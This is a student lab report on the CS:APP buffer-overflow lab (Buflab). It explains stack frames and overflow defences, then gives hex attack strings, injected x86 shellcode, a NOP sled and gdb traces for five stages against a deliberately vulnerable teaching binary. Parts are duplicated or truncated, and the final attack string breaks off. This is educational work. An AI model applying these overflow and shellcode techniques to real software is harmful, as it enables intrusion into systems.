哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机科学与技术

学　　号 1160300901

班　　级 1603009

学　　生 孙月晴

指 导 教 师 吴锐

实 验 地 点 G712

实 验 日 期 2017-10-31

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

1. 理解 C 语言函数的汇编级实现及缓冲器溢出原理
2. 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
3. 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk

1.2.2 软件环境

Windows10 64 位；Vmware 12；Ubuntu 16.04 LTS 64 位

1.2.3 开发工具

Visual Studio 2010 64；GDB/OBJDUMP；DDD/EDB

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

(1)参数入栈：将参数从右向左依次压入系统栈中。

(2)返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

(3)代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

(4)栈帧调整：具体包括：

<1>保存当前栈帧状态值，已备后面恢复本栈帧时使用(EBP 入栈)。

<2>将当前栈帧切换到新栈帧(将 ESP 值装入 EBP，更新栈帧底部)。

<3>给新栈帧分配空间(把 ESP 减去所需空间的大小，抬高栈顶)。

<4>对于_stdcall 调用约定，函数调用时用到的指令序列大致如下：

push 参数 3 ;假设该函数有 3 个参数，将从右向左依次入栈

push 参数 2

push 参数 1

call 函数地址 ;call 指令将同时完成两项工作：

a) 向栈中压入当前指令地址的下一个指令地址，即保存返回地址。

b) 跳转到所调用函数的入口处。

push ebp ;保存旧栈帧的底部

mov ebp,esp ;设置新栈帧的底部（栈帧切换）

sub esp,xxx ;设置新栈帧的顶部（抬高栈顶，为新栈帧开辟空间）

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

(1)参数入栈：将参数从右向左依次压入系统栈中。

(2)返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

(3)代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

(4)栈帧调整：具体包括：

<1>保存当前栈帧状态值，已备后面恢复本栈帧时使用(EBP 入栈)。

<2>将当前栈帧切换到新栈帧(将 ESP 值装入 EBP，更新栈帧底部)。

<3>给新栈帧分配空间(把 ESP 减去所需空间的大小，抬高栈顶)。

<4>对于_stdcall 调用约定，函数调用时用到的指令序列大致如下：

push 参数 3 ;假设该函数有 3 个参数，将从右向左依次入栈

push 参数 2

push 参数 1

call 函数地址 ;call 指令将同时完成两项工作：


c) 向栈中压入当前指令地址的下一个指令地址，即保存返回地址。


d) 跳转到所调用函数的入口处。

push ebp ;保存旧栈帧的底部

mov ebp,esp ;设置新栈帧的底部（栈帧切换）

sub esp,xxx ;设置新栈帧的顶部（抬高栈顶，为新栈帧开辟空间）





2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：缓冲区溢出漏洞比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。另外，还存在着攻击者故意散布存在漏洞的应用程序的可能。攻击者还可以借用木马植入的方法，故意在被攻击者的系统中留下存在漏洞的程序，这样做不会因为含有非法字段而被防火墙拒绝；或者利用病毒传播的方式来传播有漏洞的程序，和病毒不同的是，它在一个系统中只留下一份拷贝（要发现这种情况几乎是不可能的）。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

1. 在程序的地址空间里安排适当的代码的方法
有两种在被攻击程序地址空间里安排攻击代码的方法：
①植入法
攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里，攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方：堆栈（stack，自动变量）、堆（heap，动态分配的内存区）和静态资料区。
②利用已经存在的代码

有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。比如，攻击代码要求执行“exec（bin/sh）”，而在 libc 库中的代码执行“exec（arg）”，其中 arg 是一个指向一个字符串的指针参数，那么攻击者只要把传入的参数指针改向指向“/bin/sh”。

2. 控制程序转移到攻击代码的方法

所有的这些方法都是在寻求改变程序的执行流程，使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其它弱点的缓冲区，这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区，攻击者可以用暴力的方法改写相邻的程序空间而直接跳过了系统的检查。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时在栈上分配一段 0~n 字节之间的随机大小的空间。

2. 栈破坏检测

最近的 GCC 版本在产生的代码中加入了一种栈保护者机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，这个金丝雀值是在程序每次执行时随机产生的。

3. 限制可执行代码区域

即消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 bb 8b 04 08

分析过程：

1.在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的地址

```
08048bbb <smoke>:
 8048bbb:       55                      push   %ebp
 8048bbc:       89 e5                   mov    %esp,%ebp
 8048bbe:       83 ec 08                sub    $0x8,%esp
 8048bc1:       83 ec 0c                sub    $0xc,%esp
 8048bc4:       68 c0 a4 04 08          push   $0x804a4c0
 8048bc9:       e8 92 fd ff ff          call   8048960 <puts@plt>
 8048bce:       83 c4 10                add    $0x10,%esp
 8048bd1:       83 ec 0c                sub    $0xc,%esp
 8048bd4:       6a 00                   push   $0x0
 8048bd6:       e8 f0 08 00 00          call   80494cb <validate>
 8048bdb:       83 c4 10                add    $0x10,%esp
 8048bde:       83 ec 0c                sub    $0xc,%esp
 8048be1:       6a 00                   push   $0x0
 8048be3:       e8 88 fd ff ff          call   8048970 <exit@plt>
```

2. 在 bufbomb 的反汇编源代码中找到 getbuf 函数，观察它的栈帧结构：

```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:       50                      push   %eax
 8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:       83 c4 10                add    $0x10,%esp
 804938d:       b8 01 00 00 00          mov    $0x1,%eax
 8049392:       c9                      leave
 8049393:       c3                      ret
```

getbuf 的栈帧是 0x28+0xc+4 个字节,而 buf 缓冲区的大小是 0x28（40 个字节）

3. 设计攻击字符串。

攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 0x28+4+4=48 个字节。攻击字符串的最后 4 字节应是 smoke 函数的地址 0x08048bbb 。

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

前 44 字节可为任意值，最后 4 字节为 smoke 地址，小端格式

4. 实施攻击：

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./bufbomb -u116030
0901< smoke_1160300901_raw.txt
Userid: 1160300901
Cookie: 0x523f5aa6
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

bb 8b 04 08

e8 8b 04 08

00 00 00 00

a6 5a 3f 52

分析过程：

要求跳入方程 fizz(int) 且该方程有一个 argument （要求用所给 cookie 作 argument）,在执行完 ret 指令后 stack pointer %esp 会自动增加 4 以清空原方程,通过查找 fizz()得知

```
08048be8 <fizz>:
 8048be8:       55                      push   %ebp
 8048be9:       89 e5                   mov    %esp,%ebp
 8048beb:       83 ec 08                sub    $0x8,%esp
 8048bee:       8b 55 08                mov    0x8(%ebp),%edx
 8048bf1:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048bf6:       39 c2                   cmp    %eax,%edx
 8048bf8:       75 22                   jne    8048c1c <fizz+0x34>
```

1. fizz()地址为 0x08048be8
2. 由于第一步 push ebp 导致%esp 减 4 并将 ebp = 该位置（此位置即 getbuf() 中 ret address）我们看到 argument 为 ebp+8 因此 argument 的位置即在 getbuf() ret address 往上的第二行

因此，要跳入<fizz>函数，还需要在%eax 中放 0x804e158 中存的数值。查找到这个地址中的数值，发现就是 cookie 值（cookie 是 0x523f5aa6)

```
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
```

那么只需要把 0x523f5aa6 放入 buffer 中的 0x8(%ebp)中即可。在<fizz>中先 push %ebp 此时 ebp 位置在 ret address，那么 0x8(%ebp)就是在栈顶下面的位置。

攻击文件如下：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
e8 8b 04 08
00 00 00 00
a6 5a 3f 52
```

实施攻击：

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./hex2raw <fizz_11
60300901.txt >fizz_1160300901_raw.txt
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./bufbomb -u116030
0901< fizz_1160300901_raw.txt
Userid: 1160300901
Cookie: 0x523f5aa6
Type string:Fizz!: You called fizz(0x523f5aa6)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

C7 05 60 e1

04 08 a6 5a

3f 52 68 39

8c 04 08 c3

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

78 39 68 55

分析过程：

1. 令 getbuf 调用后不执行 test 函数，而是执行 bang 函数（默认会执行 test 函数），但是同时我们要修改 global_value 的值为 cookie 值。然而，global_value 是一个全局变量，它没有储存再栈里面。所以在程序执行过程中，只能通过赋值语句来改变 global_value 的值。即不仅要让函数跳到 bang 中，而且要模拟一个函数调用来进行赋值。

Bang 函数源码：

```
int global_value = 0;
void bang(int val)
{
  if (global_value == cookie) {
    printf("Bang!: You set global_value to 0x%x\n", global_value);
    validate(2);
  }
  else
     printf("Misfire: global_value = 0x%x\n", global_value);
  exit(0);
}
```

2. 查看<bang>函数

```
08048c39 <bang>:
 8048c39:       55                      push   %ebp
 8048c3a:       89 e5                   mov    %esp,%ebp
 8048c3c:       83 ec 08                sub    $0x8,%esp
 8048c3f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c44:       89 c2                   mov    %eax,%edx
 8048c46:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048c4b:       39 c2                   cmp    %eax,%edx
 8048c4d:       75 25                   jne    8048c74 <bang+0x3b>
```

要把内存中的 0x804e160 中的值取出来与 0x804e158 比较，查看 0x804e160，发现是一个<.global_value>

```
(gdb) x/s 0x804e158
0x804e158 <cookie>:     ""
(gdb) x/s 0x804e15c
0x804e15c <success>:    ""
(gdb) x/s 0x804e160
0x804e160 <global_value>:       ""
```

3. 要修改这个值，使其变成 cookie 值，写一段攻击代码如下:

ams.txt

```
movl  $0x523f5aa6,0x804e160
pushl $0x08048c39
ret
```

编写汇编代码文件 asm.s，将该文件编译成机器代码(gcc －m32 －c asm.s)

反汇编 asm.o 得到恶意代码字节序列，插入攻击字符串适当位置(objdump －d asm.o)

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ gcc -m32 -c asm.s
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ objdump -d asm.o

asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 a6    movl   $0x523f5aa6,0x804e160
   7:   5a 3f 52
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```

4. 将 getbuf 的返回地址改成 buf 的首地址运行，上一个栈的 4 字节改成 bang 函数的地址。这样当在 getbuf 中调用 ret 返回时程序会跳转到 buf 处上面的构造的恶意函数（指令），再通过恶意函数中的 ret 指令跳转原栈中 bang 的入口地址，再进入 bang 函数中执行。所以，现在要得到 buf 在运行时的地址。通过 GDB 调试得到 buf 地址：

```
(gdb) break getbuf
Breakpoint 1 at 0x804937e
(gdb) run -u 1160300901
Starting program: /home/syq1160300901/buflab-handout/bufbomb -u 1160300901
Userid: 1160300901
Cookie: 0x523f5aa6

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/s ($ebp-0x28)
$1 = (void *) 0x55683978 <_reserved+1038712>
(gdb) p/x ($ebp-0x28)
$2 = 0x55683978
```

得到 buf 运行地址：0x55683978

5. 攻击文本：代码序列（16 字节）+填充序列（28 字节）+填充跳转地址（4 字节 buf 起始地址）

```
c7 05 60 e1
04 08 a6 5a
3f 52 68 39
8c 04 08 c3
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
78 39 68 55
```

实施攻击：

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./hex2raw <bang_11
60300901.txt >bang_1160300901_raw.txt
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./bufbomb -u116030
0901< bang_1160300901_raw.txt
Userid: 1160300901
Cookie: 0x523f5aa6
Type string:Bang!: You set global_value to 0x523f5aa6
VALID
NICE JOB!
```

3.4 Boom 的攻击与分析

文本如下：

b8 a6 5a 3f

52 68 a7 8c

04 08 c3 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

00 00 00 00

c0 39 68 55

78 39 68 55

分析过程：

1. 这关要求构造攻击字符串，使得 getbuf 都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。
注意到 getbuf() 在 0x8048ca2 被执行因此正确的跳转地址为 0x8048ca7

```
08048c94 <test>:
 8048c94:       55                      push   %ebp
 8048c95:       89 e5                   mov    %esp,%ebp
 8048c97:       83 ec 18                sub    $0x18,%esp
 8048c9a:       e8 64 04 00 00          call   8049103 <uniqueval>
 8048c9f:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048ca2:       e8 d1 06 00 00          call   8049378 <getbuf>
 8048ca7:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048caa:       e8 54 04 00 00          call   8049103 <uniqueval>
 8048caf:       89 c2                   mov    %eax,%edx
```

2. 只是需要更改 getbuf 的 return value （将 cookie mov 进 eax）攻击指令如下：

```
movl  $0x523f5aa6,%eax
push  $0x08048ca7
ret
```

编写汇编代码文件 asm.s，将该文件编译成机器代码(gcc －m32 －c asm.s)

反汇编 asm.o 得到恶意代码字节序列，插入攻击字符串适当位置(objdump －d asm.o)

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ gcc -m32 -c asm2.s
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ objdump -d asm2.o

asm2.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 a6 5a 3f 52          mov    $0x523f5aa6,%eax
   5:   68 a7 8c 04 08          push   $0x8048ca7
   a:   c3                      ret
```

3. 为了使攻击更加具有迷惑性我们还希望 saved ebp 被复原，这样一来原程序就完全不会因为外部攻击而出错崩溃。在 getbuf()中 stack 内所存放的 saved ebp 正是 test()的 ebp 的值，因此可以通过在 0x8048ca2 设置 breakpoint 查看 ebp 获取，方法如下

```
(gdb) b *0x08048ca2
Breakpoint 1 at 0x8048ca2
(gdb) r -u 1160300901
Starting program: /home/syq1160300901/buflab-handout/bufbomb -u 1160300901
Userid: 1160300901
Cookie: 0x523f5aa6

Breakpoint 1, 0x08048ca2 in test ()
(gdb) x/x $ebp
0x556839c0 <_reserved+1038784>: 0x55685fe0
```

可以看到 saved ebp 的值为 0x556839c0 所以我们需要将它写入正确的位置，使得 overflow 的覆盖对该位置无效

4. 攻击文件如下：

```
b8 a6 5a 3f
52 68 a7 8c
04 08 c3 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
c0 39 68 55
78 39 68 55
```

最后一行和 phase 2 一样(input string 存放的开始位置)

5. 实施攻击：

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./hex2raw <boom_116030090
1.txt >boom_1160300901_raw.txt
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ ./bufbomb -u1160300901< b
oom_1160300901_raw.txt
Userid: 1160300901
Cookie: 0x523f5aa6
Type string:Boom!: getbuf returned 0x523f5aa6
VALID
NICE JOB!
```

3.5 Nitro 的攻击与分析

文本如下：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 b8 a6 5a 3f 52 8d 6c
24 18 83 ec 04 c7 04 24 21 8d 04 08 c3 b8 37 68 55
```

分析过程：

这将会用到-n 命令，难度又提高了一级。需要连续输入五次同样的字符串，程序将会对每一次输入调用 testn 函数后调用 getbufn 函数，其中加入了对栈帧的扰动，栈帧的绝对位置会发生变化，因此不能再像上一个任务那样记下 ebp 的值再恢复。首先，看 testn 和 getbufn 的代码。

```
08048d0e <testn>:
 8048d0e:       55                      push   %ebp
 8048d0f:       89 e5                   mov    %esp,%ebp
 8048d11:       83 ec 18                sub    $0x18,%esp
 8048d14:       e8 ea 03 00 00          call   8049103 <uniqueval>
 8048d19:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048d1c:       e8 73 06 00 00          call   8049394 <getbufn>
 8048d21:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048d24:       e8 da 03 00 00          call   8049103 <uniqueval>
 8048d29:       89 c2                   mov    %eax,%edx
 8048d2b:       8b 45 f0                mov    -0x10(%ebp),%eax
 8048d2e:       39 c2                   cmp    %eax,%edx
 8048d30:       74 12                   je     8048d44 <testn+0x36>
 8048d32:       83 ec 0c                sub    $0xc,%esp
 8048d35:       68 60 a5 04 08          push   $0x804a560
```

```
08049394 <getbufn>:
 8049394:       55                      push   %ebp
 8049395:       89 e5                   mov    %esp,%ebp
 8049397:       81 ec 08 02 00 00       sub    $0x208,%esp
 804939d:       83 ec 0c                sub    $0xc,%esp
 80493a0:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80493a6:       50                      push   %eax
 80493a7:       e8 7c fa ff ff          call   8048e28 <Gets>
 80493ac:       83 c4 10                add    $0x10,%esp
 80493af:       b8 01 00 00 00          mov    $0x1,%eax
 80493b4:       c9                      leave
 80493b5:       c3                      ret
```

虽然在写字符串的过程中会覆盖掉旧的 ebp，使得 getbufn 结束跳转到攻击代码时 ebp 的值不能正常恢复，但在 getbufn 的最后，esp 已经被正常恢复到 testn 调用 getbufn 之前的状态，而 testn 中，esp = ebp - 18，所以只需恢复 ebp 到 esp + 18。

段攻击代码如下:

```
mov $0x523f5aa6,%eax
lea 0x18(%esp),%ebp
subl $4,%esp
movl $0x08048d21,(%esp)
ret
```

编写汇编代码文件 asm.s，将该文件编译成机器代码(gcc －m32 －c asm.s)

反汇编 asm.o 得到恶意代码字节序列，插入攻击字符串适当位置(objdump －d asm.o)

```
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ gcc -m32 -c asm4.s
syq1160300901@syq1160300901-virtual-machine:~/buflab-handout$ objdump -d asm4.o

asm4.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 a6 5a 3f 52          mov    $0x523f5aa6,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   83 ec 04                sub    $0x4,%esp
   c:   c7 04 24 21 8d 04 08    movl   $0x8048d21,(%esp)
  13:   c3                      ret
```

不能确定 buf 的起始地址，如何知道让 getbufn 跳转到什么位置才能执行攻击代码呢？这里引入 nop 指令：它什么也不干，只是跳到下一条指令，所以我们只要在攻击代码前面填上 nop，保证跳转到的位置在攻击代码前面就可以了。用 GDB 进行调试，在 0x08048cec 处加断点，观察 eax 的值，发现每 5 次运行中 eax 的值都是相同的，分别为 0x55683798，0x556837b8，0x55683748，0x55683798 和 0x55683778，其中最大的是 0x556837b8（因为栈是从地址高处下降的，而代码是

按正常的地址顺序执行的，所以使程序返回到最大的地址就可以使程序在运行攻击代码之前不遇到 nop 以外的指令）。

```
(gdb) b *0x80493a0
Breakpoint 1 at 0x80493a0
(gdb) r -n -u 1160300901
Starting program: /home/syq1160300901/buflab-handout/bufbomb
Userid: 1160300901
Cookie: 0x523f5aa6

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p /x $ebp-0x208
$1 = 0x55683798
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p /x $ebp-0x208
$2 = 0x556837b8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p /x $ebp-0x208
$3 = 0x55683748
(gdb)
$4 = 0x55683748
(gdb) p /x $ebp-0x208
$5 = 0x55683748
(gdb) c
Continuing.
Type string:
```


```
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p /x $ebp-0x208
$6 = 0x55683798
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p /x $ebp-0x208
$7 = 0x55683778
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 3914) exited normally]
```

所以攻击文本为：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
